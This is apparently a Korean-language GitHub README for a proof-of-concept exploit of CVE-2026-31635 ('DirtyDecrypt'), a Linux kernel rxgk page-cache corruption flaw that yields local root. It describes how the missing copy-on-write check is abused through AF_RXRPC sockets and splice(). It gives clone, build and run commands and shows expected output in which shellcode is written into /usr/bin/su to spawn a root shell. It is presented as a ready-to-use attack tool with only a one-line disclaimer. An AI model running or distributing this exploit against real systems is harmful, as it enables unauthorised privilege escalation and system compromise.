
 ashrafzaryouh/cve-2026-31635
CVE-2026-31635(DirtyDecrypt)에 대한 공개 개념 증명 익스플로잇으로, root 권한 상승을 가능하게 하는 Linux 커널 rxgk 페이지 캐시 손상 취약점입니다.


RXGK 페이지 캐시 손상을 통한 Linux 커널 로컬 권한 상승


DirtyDecrypt (CVE-2026-31635)는 Linux 커널의 rxrpc 하위 시스템(구체적으로 rxgk 구성 요소)에 존재하는 로컬 권한 상승 취약점입니다.
이 취약점은 AES-CBC 복호화 과정에서 Copy-on-Write (COW) 검사가 누락된 점을 악용하여, 비특권 사용자가 페이지 캐시를 손상시키고 임의 파일 쓰기를 수행하여 root 권한을 획득할 수 있게 합니다.
/etc/passwd 대상 (root 비밀번호 비우기)CONFIG_RXGK=y인 경우)CONFIG_RXGK=n인 커널CONFIG_RXGK가 활성화된 Linux 커널AF_RXRPC 소켓 지원keyctl 유틸리티 (rxrpc 키용)git clone https://github.com/0xBlackash/DirtyDecrypt.git
cd DirtyDecrypt
gcc -O2 -static -pthread CVE-2026-31635.c -o DirtyDecrypt
sudo ./DirtyDecrypt
예상되는 성공 출력:
=== rxgk pagecache write (DirtyDecrypt) ===
uid=1000 euid=1000

[*] writing shellcode to /usr/bin/su (96 bytes from offset 0)
    [========================================] 100% (XXX/96, YYYY fires)
[*] XXX fires in Z.Zs
[*] exec /usr/bin/su
[*] restore: cp /tmp/.su_12345 /usr/bin/su

# whoami
root

# id
uid=0(root) gid=0(root) groups=0(root)

#
DirtyDecrypt/
├── CVE-2026-31635.c          # Main exploit
├── README.md                 # This file
├── Makefile                  # Optional
└── exploit.log               # Optional output log
AF_RXRPC 소켓 + splice()를 사용하여 페이지 캐시 페이지를 RXGK 복호화 경로로 강제 진입skb_cow_data() 없이 제자리 AES-CBC 복호화 트리거/etc/passwd)을 바이트 단위로 손상이 익스플로잇은 교육 및 승인된 보안 테스트 목적으로만 사용됩니다.
소유하지 않은 시스템에서의 무단 사용은 불법입니다.
⭐ 도움이 되셨다면 이 저장소에 별을 눌러주세요!
연구 커뮤니티를 위해 ❤️로 제작되었습니다







